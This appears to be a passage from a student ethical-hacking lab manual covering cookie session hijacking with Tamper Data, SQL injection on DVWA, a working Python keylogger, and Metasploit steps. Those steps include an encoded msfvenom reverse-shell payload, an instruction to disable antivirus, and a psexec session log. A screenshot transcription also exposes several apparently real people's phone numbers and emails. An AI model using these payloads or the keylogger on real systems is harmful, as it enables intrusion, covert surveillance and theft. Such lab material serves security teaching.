
Your stored cookies, site data, and cache are currently using 822 KB of disk space. [Learn more](#)


Delete cookies and site data when Firefox is closed

**Clear Data...**

**Manage Data...**

**Manage Exceptions...**





## 8) Start Tamper Data > Click Yes

Extension: (Tamper Data for FF Quantum) - Start Tamper Data — Mozilla Firefox

Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an <img> element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xsit	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches:

Tamper requests only from this tab:

**Start Tamper Data?**

**Yes**    **No, Cancel**

**9) Go to <http://www.techpanda.org/>**

The screenshot shows the Tamper Data extension interface. At the top, it says "Extension: (Tamper Data for FF Quantum...)". Below that is a "Details" section with the following fields:

URL	<a href="http://techpanda.org/">http://techpanda.org/</a>
Method	GET
Type	main_frame

Below the details is a "Request Body" section which states "This request has no request body." At the bottom are three buttons: "Stop Tamper", "Cancel Request", and "Ok".

**10) In Index.php page . Paste Copied Session Copied Session id in**

**Cookie and click on OK**

**11) In dashboard.php page Paste the Copied Session Id in Cookie**

**and click Ok**

**12) You will be logged in dashboard directly without logging in.**

The screenshot shows the "Dashboard | Personal Contacts Manager v1.0" interface. At the top right are "Add New Contact" and "Log Out" buttons. The main area is a table with the following data:

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	<a href="#">Edit</a>
80452	solopklp	solopklp	11111111111	admin@gmail.com	<a href="#">Edit</a>
80453		Maiden	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
80454	sakshi	sharma	6746768789	xyz454@gmail.com	<a href="#">Edit</a>
80455	stuffy	singh	1234567	doggy03@gmail.com	<a href="#">Edit</a>
80456	io	stream	8754921647	admin@google.com	<a href="#">Edit</a>
80457	まこ	まこ	まこ	macomaco1@gmail.com	<a href="#">Edit</a>
80458	Pushpendra	Yadav	9125204045	pushpendryadav503@gmail.com	<a href="#">Edit</a>

Total Records Count: 8


## Practical - 8

### Aim: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

#### Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: >xampp >htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password". Click on login.



Username:

password

8. Click on DVWA security and set the security to low.

DVWA Security

**Security Level**

Security level is currently: **Low**

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the cost of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation similar in various Capture The Flag (CTF) competitions.

4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as High

Low  Submit

**PHPIDS**

PHPIDS v6.5 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against aitelist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.

Vulnerability: SQL Injection

User ID:  Submit

ID: 3  
First name: admin  
Surname: admin

**More Information**

- <http://www.vulnhub.com/tools/vulnerables/SQL-Injection.html>
- [http://www.vulnhub.com/tools/vulnerables/SQL\\_Injection.html](http://www.vulnhub.com/tools/vulnerables/SQL_Injection.html)
- <http://www.vulnhub.com/tools/vulnerables/SQL-Injection-Exploit.html>
- <http://www.vulnhub.com/tools/vulnerables/SQL-Injection-Exploit.html>
- <http://www.vulnhub.com/tools/vulnerables/SQL-Injection-Exploit.html>

11. Type 1' or tue;# and click on submit.

The screenshot shows a Microsoft Windows desktop environment with a web browser window open to the DVWA SQL Injection (Blind) page. The URL in the address bar is `http://localhost:8080/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit`. The DVWA logo is at the top right. On the left, a sidebar menu lists various attack types, with "SQL Injection" highlighted. The main content area displays a form with a "User ID" input field containing "1 OR 1=1". Below the input field, several user records are listed, all showing "First name: admin" and "Last name: admin". A "Submit" button is visible next to the input field. At the bottom of the page, there is a "More Information" section with a bulleted list of links related to SQL injection.

User ID: 1 OR 1=1  
Submit

ID: 1 OR 1=1  
First name: admin  
Last name: admin

ID: 1 OR 1=1  
First name: admin  
Last name: admin

ID: 1 OR 1=1  
First name: admin  
Last name: admin

ID: 1 OR 1=1  
First name: admin  
Last name: admin

ID: 1 OR 1=1  
First name: admin  
Last name: admin

**More Information**

- [http://www.owasp.org/index.php/Category:OWASP\\_SQL\\_Injection\\_Project](http://www.owasp.org/index.php/Category:OWASP_SQL_Injection_Project)
- [http://www.owasp.org/index.php/OWASP\\_SQL\\_Injection\\_Vulnerability](http://www.owasp.org/index.php/OWASP_SQL_Injection_Vulnerability)
- [http://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Cheat\\_Sheet.html](http://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Cheat_Sheet.html)
- [http://www.owasp.org/index.php/OWASP\\_SQL\\_Injection\\_Cheat\\_Sheet](http://www.owasp.org/index.php/OWASP_SQL_Injection_Cheat_Sheet)
- [http://www.owasp.org/index.php/OWASP\\_SQL\\_Injection](http://www.owasp.org/index.php/OWASP_SQL_Injection)

## Practical - 9

### Aim: Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

**Note:** Make sure you have the pynput library installed (pip install pynput) before running this script.

### Code:

```
import logging
from pynput.keyboard import Key, Listener

# Setting the log directory
log_dir = "C:/Users/admin/AppData/Local/Programs/Python/Python311/key_log.txt"

# Basic logging configuration
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')

# Function to handle key press event
def on_press(key):
    logging.info(str(key))

# Starting the listener
with Listener(on_press=on_press) as listener:
    listener.join()
```

### Output:

The image shows a Windows desktop with two open windows. On the left is the 'Python 3.7.0 Shell' window, which displays the standard Python startup message and a 'Hello World' print statement. On the right is the 'key.log.txt - Notepad' window, which contains a log of key events recorded at 15:41 on January 21, 2019.

```
Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:06:47) [MSC v.1914 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:/Users/RDNC/Desktop/eh9.py =
Hello World

[Output from key.log.txt - Notepad]
2019-01-21 15:41:03,332:Key.shift_r:
2019-01-21 15:41:03,660:'h':
2019-01-21 15:41:04,012:'e':
2019-01-21 15:41:04,276:'l':
2019-01-21 15:41:04,444:'l':
2019-01-21 15:41:04,605:'o':
2019-01-21 15:41:04,724:Key.space:
2019-01-21 15:41:04,885:Key.shift_r:
2019-01-21 15:41:05,052:'w':
2019-01-21 15:41:05,188:'o':
2019-01-21 15:41:05,428:'r':
2019-01-21 15:41:05,885:Key.backspace:
2019-01-21 15:41:06,045:Key.backspace:
2019-01-21 15:41:06,644:'o':
2019-01-21 15:41:06,989:'r':
2019-01-21 15:41:07,140:'l':
2019-01-21 15:41:07,221:'d':
```

## Practical - 10

### Aim: Exploiting with Metasploit (Kali Linux)

- Identify a vulnerable system and exploit it using Metasploit modules.
- Gain unauthorized access to the target system and execute commands or extract information.
- Understand the ethical considerations and legal implications of using Metasploit for penetration testing.

#### Steps:

Boot kali linux in pendrive and open it in PC. Open metasploit and type exit command to quit. The directory will change to root@kali.

Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse\_tcp  
LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata\_ga\_nai  
-f exe -o  
/tmp/1.exe
2. msfconsole
3. use exploit/multi/handler
4. msf exploit(multi/handler) > set payload windows/shell/reverse\_tcp
5. payload => windows/shell/reverse\_tcp
6. Show options
7. msf exploit(multi/handler) > set LHOST  
192.168.9.191 8. LHOST => 192.168.9.191
9. msf exploit(multi/handler) > set LPORT  
31337 10. LPORT => 31337
11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWycVEp - "MXAVZsCqfRtzwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```